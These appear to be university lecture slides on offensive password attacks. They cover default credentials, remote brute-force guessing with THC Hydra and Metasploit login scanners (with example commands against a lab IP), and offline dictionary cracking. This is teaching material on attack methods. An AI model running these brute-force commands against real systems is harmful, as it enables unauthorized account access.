

CSCE 629

Cyber Attack




Gaining Access Using Application and Operating System Attacks

Password Attacks

Dr. Barry Mullins
AFIT/ENG Bldg 642 Room 209
255-3636 x7979

Login: admin
Password: admin



Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
 - ❖ Application and Operating System Attacks
 - Buffer Overflows
 - Password Attacks
 - Password Guessing
 - Password Cracking
 - Web App Attacks
 - ❖ Network Attacks
 - ❖ Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding


Passwords

- Often only line of security
- Users must remember dozens of passwords
 - ❖ Create **easy** (weak) passwords
 - Winter2017, Spring2017, Summer2017, ...
 - Makes guessing passwords easier
 - ❖ Manually **sync** their passwords between systems
- Encrypted or hashed passwords stored in a file
 - ❖ When user logs in, the system uses the same cryptographic transformation to the password and compares the result against the contents of the file
 - Match = successful login



Password Guessing

- Guess passwords **remotely**
 - ❖ Create a list of usernames / passwords based on what is learned during recon
 - ❖ Try a username/password on the target machine
 - Failed? Try the next password
- Can be tedious... so use a tool
 - ❖ Usually provide 2 files containing
 - Usernames (`users.txt`)
 - Passwords (`pass.txt`)
- May lock out user with several failed login attempts
- ... or just steal their password book ☺




Guessing Default Passwords

- Apps and OSs come with default passwords
 - ❖ Sometimes not changed
- Try default passwords first
 - ❖ www.defaultpassword.com
 - ❖ www.cirt.net/passwords



Default Passwords




2Wire, Inc.	360 Systems	3COM
3M	Accelerated Networks	ACCTON
Acer	Actiontec	Adaptec

Password Guessing - THC Hydra



- Supports numerous protocols:
 - ❖ **SMB, SSH (v1 and v2), FTP, POP3, SMTP, Telnet, RDP, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POSTGRES, Rexec, Rlogin, Rsh, SAP/R3, SIP, SMTP Enum, SNMP, SOCKS5, Subversion, Teamspeak (TS2), VMware-Auth, VNC and XMPP**
- Linux (Kali) - command line (hydra) or GUI (xhydra)
- www.thc.org/thc-hydra

THC Hydra - Target




Here SSH is being used.
May want to try SMB;
I've seen fewer false negatives.


Show login and password
for each attempt

GUI builds command line
similar to zenmap

THC Hydra - Passwords



THC Hydra - Brute Force Pwds



Brute force passwords for list of users

-x 1:7:aA1%

Try passwords 1 to 7 characters long containing

a: lower case letters

A: upper case letters

1: numbers

%: the percent sign

hydra -x -h → help

-x 1:7:aA1%


THC Hydra - Brute Force Passwords

Specify specific characters

- `hydra -L user.txt -x 1:7:1mNo45 10.1.0.11 ssh -t 16`
 - ❖ Only creates passwords containing the characters: 1mNo45
 - ❖ Note: Not sure how to specify characters a, A, or 1


- Examples
 - ❖ `-x 3:5:a` 3 to 5 characters - all lowercase letters
 - ❖ `-x 5:8:A1` 5 to 8 characters - uppercase and numbers
 - ❖ `-x 1:3:/` 1 to 3 characters - only slashes
 - ❖ `-x 5:5:/%,.-` 5 characters - only /%,.-
 - ❖ `-x 1:7:bcdQ` 1 to 7 characters - only bcdQ
 - ❖ `-x 2:9:567BX` 2 to 9 characters - only 567BX

THC Hydra - Tuning



-t 16
May want to throttle this back to 1 if server is overwhelmed

THC Hydra - Start



Caution: I've had false negative problems with v8.1 against SSH

May have to try SMB

Password Guessing Tools in Metasploit

- `use auxiliary/scanner/smb/smb_login` fast--use if 445 open
- `use auxiliary/scanner/ssh/ssh_login` not very fast

```
msf auxiliary(smb_login) > use auxiliary/scanner/ssh/ssh_login  
msf auxiliary(ssh_login) > show options
```

Module options (auxiliary/scanner/ssh/ssh_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	22	yes	The target port
STOP ON SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf auxiliary(ssh_login) > run
```


Set to True

Computer and Network Hacker Exploits


- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
 - ❖ Application and Operating System Attacks
 - Buffer Overflows
 - Password Attacks
 - Password Guessing
 - Password Cracking
 - Web App Attacks
 - ❖ Network Attacks
 - ❖ Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Art and Science of Password Cracking

- Password cracking is different than password guessing
- Cracking determines a password when you only have the encrypted version of the password
- We cannot reverse the encryption process to obtain password, but we can...



- Create a password guess
- Encrypt the guess
- Compare encrypted guess with encrypted value from the stolen password file
- If match, you've got the password!
Else, loop back to the top.



Password Cracking Methods

- Dictionary attack / Brute force attack / Hybrid attack
- Cracking takes place on **attacker's** machine (not the target)
- Less likely to be noticed by sys admin watching thousands of failed logins using password guessing
- Cracking much faster since do not have to wait seconds for the victim's machine to evaluate credentials using password guessing
 - ❖ Cracker can evaluate 1,000,000s of guesses per second on one machine
 - ❖ What if I threw several (hundreds) of machines at the task?

Dictionary Attacks

- Reads guesses from a dictionary file
 - ❖ This is why no password should be in a dictionary
 - ❖ List can be quite large and occupy **much** disk space
 - ❖ Can also concatenate words and add symbols & numbers
- Several people still use dictionary words as passwords, so this technique works with high percentage of password guesses
 - ❖ Top 25 passwords for 2014:
 - **123456, password** (both topped the list last four years)
 - 12345, 12345678, qwerty, 1234567890, 1234, baseball, dragon
 - football, 1234567, monkey, letmein, abc123, 111111, mustang
 - access, shadow, master, michael, superman, 696969, 123123
 - batman, trustno1



www.cbsnews.com/news/the-25-worst-passwords-of-2014-is-yours-one-of-them/

Got Dictionaries?

